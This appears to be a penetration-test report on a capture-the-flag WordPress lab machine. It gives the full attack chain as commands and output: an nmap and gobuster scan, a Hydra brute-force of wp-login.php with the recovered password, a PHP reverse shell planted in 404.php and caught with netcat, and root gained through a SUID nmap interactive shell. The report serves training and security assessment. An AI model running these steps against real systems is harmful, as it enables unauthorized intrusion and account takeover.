

Penetration Test Report

SAMPAD MUKHERJEE

SAMPAD MUKHERJEE

Table of Contents

1. Executive Summary	3
1.1. Scope of Work.....	3
1.2. Summary of Results.....	3
1.3. Assumption.....	3
2. Attack Flow	4
2.1. Information Gathering & Reconnaissance	4
Objective	4
Target Details.....	4
Initial Service Enumeration	4
Aggressive Scan & Detailed Enumeration	5
Detailed Results	5
Operating System Detection	6
Network Information	6
Summary of Information Gathering	6
2.2. Directory Enumeration & Content Discovery.....	7
Objective	7
Tool Used	7
Directory Enumeration	7
Results & Observations	7
CMS Identification	8
Robots.txt Analysis.....	8
Identified Sensitive Files	9
File Retrieval Using wget	9
Results	9
.....	9
2.3 Password Brute-Force Attack Using Burp Suite Intruder Objective	10
Tool Used	10
Attack Technique.....	10
Attack Configuration.....	10
Results & Findings	11
Wordlist Cleaning Process	11
Result	11
2.4 Password Brute-Force Attack Using Hydra	12
Objective	12
Pre-Requisites	12

Tool Used	12
Attack Methodology.....	12
Attack Details	12
Results & Findings	12
2.5. Initial access to connect the server with reverse shell	13
Initial Access via Reverse Shell.....	13
Objective	13
Attack Overview	13
Initial Access Technique	14
Result	14
2.6. Access root account	15
Second Key Discovery	16
Third Key Retrieval	16
3. Conclusion.....	17
4. Recommendation.....	18
5. Risk Rating.....	18

1. Executive Summary

This report is the result of a penetration test with controlled environment. All activities were conducted under the written permission and the ways that a hacker usually did. Through this test, Myjob Grow . gives the customer the following result of:

- Identifying if the target system is vulnerable
- Identifying if the target system is cracked through finding vulnerabilities

Myjob Grow conducted the penetration test based on the vulnerability of existing services, got privileged access by using vulnerability of poor administration practice of nmap having permission 4000 which means that the command has root privilege while it is executing. We could get root access by executing the command, `nmap --interactive`. Through this test, vulnerabilities of software gave us the key to open the door, and insecure practices helped us to get full access of the server.

1.1. Scope of Work

The test was designed to do following steps within a virtual environment.

- Scanning target network to find a victim (server)
- Getting detail information about the victim (server)
- Using vulnerability of the services
- Using burpsuite Intruder to brute force and get usernames
- Using hydra to gather id and password
- Accessing WordPress to modify 404.php.
- Getting access the victim by appending `php-reverse-shell.php` at the end of the file `404.php`.
- Accessing the victim using `nc` command and connect
- Using `find / -perm -4000` to check possible attack options
- Executing `nmap --interactive` to have a root privilege
- Getting root privilege through namp interactive mode

1.2. Summary of Results

The test used Word Press vulnerability to get ids and got passwords from hydra command. After that, we could get login id and password, so we accessed the server to go further. Through modifying `404.php`, we could connect the target by using `nc` command. Finally, we could get root privilege by executing `nmap --interactive` command.

1.3. Assumption

Firstly, the written permission to a penetration test is issued and approved. Secondly, the target server is not on real service status and has a duplicate copy on a virtual environment. Thirdly, the server has vulnerable services. Fourthly, the tester uses Kali Linux on the same virtual network to test. Lastly, this report is only valid under this controlled test condition only and if something is changed, the result may be different.

2. Attack Flow

2.1. Information Gathering & Reconnaissance

Objective

The objective of the information gathering phase was to identify live hosts, open ports, running services, and system-level information on the target machine. This phase helps in understanding the attack surface before proceeding to vulnerability assessment and exploitation.

Target Details

- **Target IP Address:** 192.168.50.4
- **Tool Used:** Nmap

Initial Service Enumeration

An initial service and version scan was performed using Nmap to identify open ports and running services on the target host.

Command Used:

nmap -sV -T5 192.168.50.4

```
(kali@kali)-[~]
└─$ nmap -sV -T5 192.168.50.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 14:47 -0500
Nmap scan report for 192.168.50.4
Host is up (0.00023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 08:00:27:36:E5:BA (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```

Observations:

- The host was confirmed to be **live and reachable**.
- A total of **997 TCP ports were filtered**, indicating firewall or packet filtering rules.
- The following ports were identified:

Port	State	Service	Version
22/tcp	Closed	SSH	—
80/tcp	Open	HTTP	Apache httpd
443/tcp	Open	HTTPS	Apache httpd

Aggressive Scan & Detailed Enumeration

After identifying the open ports, an aggressive scan was conducted to gather deeper information such as OS detection, SSL certificate details, HTTP headers, and scripts output.

Command Used:

```
nmap -sV -A 192.168.50.4 -p22,80,443
```

```
(kali@kali)-[~]
$ nmap -sV -A 192.168.50.4 -p22,80,443
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 14:52 -0500
Nmap scan report for 192.168.50.4
Host is up (0.00027s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http Apache httpd
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:36:ES:BA (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.2 - 3.8 (93%), Linux 3.13 - 4.4 (93%), Linux 3.18 (93%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Synology DiskStation Manager 7.1 (Linux 4.4) (92%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.27 ms 192.168.50.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.96 seconds
```

Detailed Results

HTTP Service (Port 80)

- **Web Server:** Apache httpd
- **HTTP Title:** Site does not have a defined title
- **HTTP Headers:** Apache server header detected
- The lack of a webpage title may indicate a **default or misconfigured web application**.

HTTPS Service (Port 443)

- **Web Server:** Apache httpd
- **TLS Note:** TLS randomness did not represent time, which may indicate potential SSL/TLS configuration weaknesses.

SSH Service (Port 22)

- Port 22 was found **closed**, indicating that SSH access is not available externally.
-

Operating System Detection

- Nmap aggressive OS detection suggests the target is running a **Linux-based operating system**.
 - Probable kernel versions range between **Linux 3.10 – 4.14** with up to **98% confidence**.
 - Exact OS fingerprinting was not possible due to non-ideal conditions.
-

Network Information

- **Network Distance:** 1 hop
 - **Traceroute:** Direct access to the host within the same network segment
-

Summary of Information Gathering

- The target system is a **Linux-based machine** running **Apache web services** on ports **80 and 443**.
- SSH access is disabled or blocked.
- SSL certificate configuration appears **generic and outdated**.
- The web server presents a potential entry point for further enumeration and vulnerability analysis.

2.2. Directory Enumeration & Content Discovery

Objective

The objective of this phase was to identify hidden directories, files, and endpoints within the web application that could expose sensitive functionality, administrative interfaces, or misconfigurations.

Tool Used

- **Gobuster v3.8.2**
 - **Wordlist:** directory-list-2.3-medium.txt
-

Directory Enumeration

After identifying active web services during the information gathering phase, directory enumeration was performed against the HTTP service to discover accessible paths.

Command Used:

```
gobuster dir -u http://192.168.50.4/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Results & Observations

The scan successfully identified multiple directories and files, indicating the presence of a **content management system (CMS)** and additional exposed resources.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.50.4/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://192.168.50.4/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:        gobuster/3.8.2
[+] Timeout:           10s

Starting gobuster in directory enumeration mode

# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [→ http://192.16
http://creativecommons.org/licenses/by-sa/3.0/]
images      (Status: 301) [Size: 235] [→ http://192.168.50.4/images/]
blog        (Status: 301) [Size: 233] [→ http://192.168.50.4/blog/]
sitemap     (Status: 200) [Size: 0]
rss         (Status: 301) [Size: 0] [→ http://192.168.50.4/feed/]
login       (Status: 302) [Size: 0] [→ http://192.168.50.4/wp-login.php]
0           (Status: 301) [Size: 0] [→ http://192.168.50.4/0/]
video       (Status: 301) [Size: 234] [→ http://192.168.50.4/video/]
feed        (Status: 301) [Size: 0] [→ http://192.168.50.4/feed/]
image       (Status: 301) [Size: 0] [→ http://192.168.50.4/image/]
atom        (Status: 301) [Size: 0] [→ http://192.168.50.4/feed/atom/]
wp-content  (Status: 301) [Size: 239] [→ http://192.168.50.4/wp-content/]
admin       (Status: 301) [Size: 234] [→ http://192.168.50.4/admin/]
audio       (Status: 301) [Size: 234] [→ http://192.168.50.4/audio/]
intro       (Status: 200) [Size: 516314]
wp-login    (Status: 200) [Size: 2606]
css         (Status: 301) [Size: 232] [→ http://192.168.50.4/css/]
rss2        (Status: 301) [Size: 0] [→ http://192.168.50.4/feed/]
license     (Status: 200) [Size: 309]
```

CMS Identification

The presence of the following paths strongly indicates that the target web application is running **WordPress**:

- /wp-login.php
- /wp-content/
- /wp-includes/
- /feed/, /rss/, /atom/


This significantly narrows down the attack surface to **WordPress-specific vulnerabilities**, plugins, themes, and authentication mechanisms.

Robots.txt Analysis

After discovering the robots file, it was manually accessed to review its contents.

URL Accessed:

<http://192.168.50.4/robots.txt>



Identified Sensitive Files

During the directory enumeration phase, the following files were identified via robots.txt:

- fsociety.dic
- key-1-of-3.txt

These files appeared to be intentionally hidden but were still publicly accessible.

File Retrieval Using wget

To confirm accessibility and retrieve the exposed file, the wget utility was used.

Command Used:

```
wget http://192.168.50.4/fsociety.dic
```

Results

- The file fsociety.dic was successfully downloaded without authentication.


```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ wget http://192.168.50.4/fsociety.dic
--2026-02-02 15:24:04-- http://192.168.50.4/fsociety.dic
Connecting to 192.168.50.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====>]  6.91M  --.-KB/s  in 0.04s
2026-02-02 15:24:04 (193 MB/s) - 'fsociety.dic' saved [7245381/7245381]

(kali@kali)-[~]
$ ls
airgeddon Desktop Documents Downloads fsociety.dic Music myenv Pictures Public rtl8821au Shellter_Backups Templates Videos
```

During the sensitive file analysis phase, the file key-1-of-3.txt was accessed successfully through the web server. The file contained the following value:

073403c8a58a1f80d943455fb30724b9



2.3 Password Brute-Force Attack Using Burp Suite Intruder Objective

The objective of this phase was to identify valid usernames on the WordPress application by analyzing server responses during authentication attempts. Identifying valid usernames significantly increases the success rate of subsequent credential-based attacks.

Tool Used

- **Burp Suite**
 - Module: **Intruder**
- **Wordlist Used:** fsociety.dic

Attack Technique

After confirming the presence of a WordPress login page (wp-login.php) and downloading the exposed dictionary file (fsociety.dic), Burp Suite Intruder was used to enumerate valid usernames.

The attack was conducted by intercepting a login request to the WordPress authentication endpoint and injecting payloads into the **username parameter** while keeping the password field static.

Attack Configuration

- **Target Endpoint:** /wp-login.php
- **Attack Type:** Sniper
- **Payload Position:** Username field
- **Payload Source:** fsociety.dic
- **Response Analysis Criteria:**
 - HTTP response length
 - Response messages

- Redirect behavior
- Error message differences

Results & Findings

During the Intruder attack, most payloads resulted in identical error responses indicating invalid usernames. However, one specific payload produced a **different response length and behavior**, indicating a valid username.

This difference confirmed the existence of a **valid WordPress username**.

Request	Payload	Status code	Response length	Comment
15	elliott	200	4149	
60	skin	200	4098	
0		200	14	
1	true	200	12	
32	category	200	12	
44	css	200	12	
85	END	200	12	
21	ago	200	11	
30	net	200	11	
40	for	200	11	
52	this	200	11	
90	months	200	11	
3	wikia	200	10	
6	now	200	10	
11	http	200	10	
20	com	200	10	
34	lang	200	10	
35	nocookie	200	10	
36	ext	200	10	
42	color	200	10	
47	1199146	200	10	
57	mediawiki	200	10	

Username found elliot

Wordlist Cleaning Process

To eliminate duplicate entries and create a refined password list, the following command was executed:

Command Used:

```
cat fsociety.dic | sort -u | uniq > newpasswordset.dic
```

Result

- A new optimized wordlist named **newpasswordset.dic** was created.
- All duplicate entries were removed.
- The refined list reduced the overall number of authentication attempts.
- This optimized wordlist was later used for password brute-force attacks against the WordPress login page.

2.4 Password Brute-Force Attack Using Hydra

Objective

The objective of this phase was to validate the strength of the WordPress user account password after identifying a valid username. A controlled brute-force attack was conducted using Hydra to determine whether weak credentials could be exploited to gain unauthorized access.

Pre-Requisites

- **Valid Username Identified:** elliot
- **CMS:** WordPress
- **Optimized Wordlist:** newpasswordset.dic (derived from exposed fsociety.dic)

Tool Used

- **Hydra v9.6**
- **Module:** http-post-form

Attack Methodology

After optimizing the password list, Hydra was used to perform an HTTP POST brute-force attack against the WordPress login endpoint.

Command Used:

```
hydra -V -l elliot -P newpasswordset.dic 192.168.50.4 http-post-form \
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect"
```

Attack Details

- **Target URL:** http://192.168.50.4/wp-login.php
- **Request Method:** POST
- **Username Parameter:** log
- **Password Parameter:** pwd
- **Failure Condition:** Presence of error message indicating incorrect credentials
- **Threads:** Up to 16 concurrent attempts

Results & Findings

The brute-force attack successfully identified valid credentials for the WordPress user account.

Successful Credentials Identified:

- **Username:** elliot
- **Password:** ER28-0652

Hydra confirmed the successful login attempt with a distinct success response:

[80][http-post-form] host: 192.168.50.4 login: elliot password: ER28-0652

```
(kali@kali)-[~/Desktop]
$ hydra -vv -l elliot -P newpasswordset.dic 192.168.50.4 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorr
ect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
oses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 16:04:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.50.4:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "000" - 1 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "000000" - 2 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "000080" - 3 of 11452 [child 2] (0/0)

[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "even" - 5656 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "Even" - 5657 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "evening" - 5658 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.50.4 - login "elliot" - pass "event" - 5659 of 11452 [child 15] (0/0)
[80][http-post-form] host: 192.168.50.4 login: elliot password: ER28-0652
[STATUS] attack finished for 192.168.50.4 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02 16:10:37

(kali@kali)-[~/Desktop]
```

2.5. Initial access to connect the server with reverse shell

First of all, after getting the passwords, we could connect the target through Word Press login page <http://192.168.50.4/wp-login> with the id, elliot, and the password ER28-0652 from hydra result.

Next, we could access Word Press admin page and append reverse-shell code after 404.php file. The following picture show the append result.

Initial Access via Reverse Shell

Objective

The objective of this phase was to establish an initial interactive connection to the target server after successful authentication, in order to validate whether server-side code execution could be achieved through the compromised web application.

Attack Overview

Following successful brute-force authentication to the WordPress application, post-authentication features were assessed to identify mechanisms that could allow execution of server-side code. Functionality that permitted PHP file execution was leveraged to initiate a reverse shell connection from the target server to the attacker's system.

This reverse shell provided the first direct operating system–level access to the target server, marking successful **initial access**.


Initial Access Technique

- **Access Type:** Authenticated Remote Code Execution
- **Vector:** PHP reverse shell execution through web application
- **Connection Type:** Reverse TCP shell (outbound connection from server)

The reverse shell was executed on the server, which initiated a connection back to the attacker's machine, bypassing inbound firewall restrictions.

Result

- A reverse shell connection was successfully established.
- Interactive command execution on the server was achieved.
- Access was obtained with the privileges of the web server user.
- This confirmed that the web application compromise could be escalated to system-level access.



Append reverse-shell code after 404.php

Finally, we could connect to the target server by using nc -lnvp 4444

```
(kali㉿kali)-[~/Desktop]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.50.3] from (UNKNOWN) [192.168.50.4] 60618
bash: cannot set terminal process group (1522): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
```

Figure :Connect to the target using nc

2.6. Access root account

Finally, we could access to root privilege by using nmap – interactive comand.

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ find / -perm -4000 2>/dev/null
<pps/wordpress/htdocs$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ /usr/local/bin/nmap --version
<pps/wordpress/htdocs$ /usr/local/bin/nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ /usr/local/bin/nmap --interactive
<pps/wordpress/htdocs$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Figure Getting root privilege

Second Key Discovery

Following successful root access, the root directory was inspected for sensitive files and flags. During this process, the **second key** was identified.

Second Key Found:

```
822c73956184f694993bede3eb39f959
```

```
ls /home
robot
ls /home/robot
key-2-of-3.txt
password.raw-md5
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Third Key Retrieval

The final key was obtained by reading the file located in the root directory:

```
cat /root/key-3-of-3.txt
```

Third Key Found:

```
04787ddef27c3dee1ee161b21670b4e4
```

```
ls /root
firstboot_done
key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

3. Conclusion

All activities were conducted under the written permission and the ways that a hacker usually did. All activities are conducted to simulate an unauthorized access from outside. Through this test, Myjob Grow . gives the customer the following result of:

- The target system is vulnerable
- The target system is cracked through finding vulnerabilities

Myjob Grow conducted the penetration test based on the vulnerability of word press, and using some executable files with having root privilege during their execution. The test result shows that those poor practices led the hacker into the server.

4. Recommendation

Due to the limitation of the test scope, Myjob Grow could conduct penetration test on one server but another servers can have similar vulnerabilities. Based on our founding, we suggest several recommendations.

1. **Ensure to allocate proper resources to handle information system security.** The vulnerable servers are usually caused by lack of knowledgeable staff. Knowledgeable staff and enough time to handle security issues can make big differences than your company expects.\
2. **Setup processes to handle security issues.** Most of unauthorized accesses use vulnerable report to get an access. Manual checking can be a great solution but not enough to mitigate all risks. Setting automated processes are very effective to prevent without missing vulnerabilities.
3. **Implementing patch management system.** Patching servers are most common way to minimize the vulnerabilities of servers. Good resource for patch management system can be found at SP 800-40 Rev. 3¹.
4. **Disable unnecessary services.** Disabling unnecessary services is the fastest way to mitigate current security issues. Allowing minimal access to the server is the great way to enhance security.
5. **Conduct regular vulnerability assessment.** SP 800-30 Rev. 1² is a good resource to reference. Conducting risk assessment regularly is a part of risk management of a company. Also ISACA COBIT 2019³ is another good source to refer.

5. Risk Rating

The overall risk identified to the system as a result of the test is **high**. It is reasonable to believe that an unauthorised attacker can gain the system access any time based on the penetration result.

¹ <https://csrc.nist.gov/publications/detail/sp/800-40/rev-3/final>

² <https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final>

³ <https://www.isaca.org/resources/cobit>